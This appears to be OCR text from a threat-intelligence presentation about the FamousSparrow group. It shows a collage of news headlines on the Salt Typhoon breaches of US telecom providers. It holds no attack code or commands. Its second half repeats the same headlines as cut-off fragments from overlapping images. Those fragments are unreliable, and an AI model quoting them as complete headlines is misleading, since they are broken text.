You will always remember this as the day you finally caught FamousSparrow

Robert Lipovsky
Principal Threat Intelligence Researcher



Salt Typhoon


The Washington Post
Top senator calls Salt Typhoon ‘worst telecom hack in our nation’s history’
The severity of the Chinese breach highlights the need for more telecommu
Updated November 21, 2024
THE WALL STREET JOURNAL.
EXCLUSIVE
NATIONAL SECURITY
China-Linked Hackers Breach U.S. Internet Providers in New ‘Salt Typhoon’ Cyberattack
It is latest intrusion into core U.S. infrastructure by entities tied to Beijing
AP
POLITICS
White House says at least 8 US telecom firms, dozens of nations impacted by China hacking campaign
Reuters
US adds 9th telcom to list of companies hacked by Chinese-backed Salt Typhoon cyberespionage
By A.J. Vicens
December 27, 2024 9:03 PM GMT+1 · Updated 2 months ago
Aa
NBC NEWS
EXCLUSIVE
SECURITY
Telecoms haven't notified most victims of Chinese phone data hacking campaign, sources say
More than a million people's metadata was stolen, an industry source said.



The Washington Post
Top sen
hack in
The severity of the
AP
POLITICS
White House says at least 8 US telecom firms, dozens of nations impacted by China hacking campaign
THE V
EXCLUSIVE NATIONAL SECURIT
China-Linked Hackers
Internet Providers in N
Typhoon' Cyberattack
It is latest intrusion into core U.S. infrastru
Beijing
Reuters
US adds 9th telcom to list of companies hacked by Chinese-backed Salt Typhoon cyberespionage
By A.J. Vicens
December 27, 2024 9:03 PM GMT+1 · Updated 2 months ago
Aa
EXCLUSIVE
SECURITY
Telecoms haven't notified most victims of Chinese phone data hacking campaign, sources say
More than a million people's metadata was stolen, an industry source said.

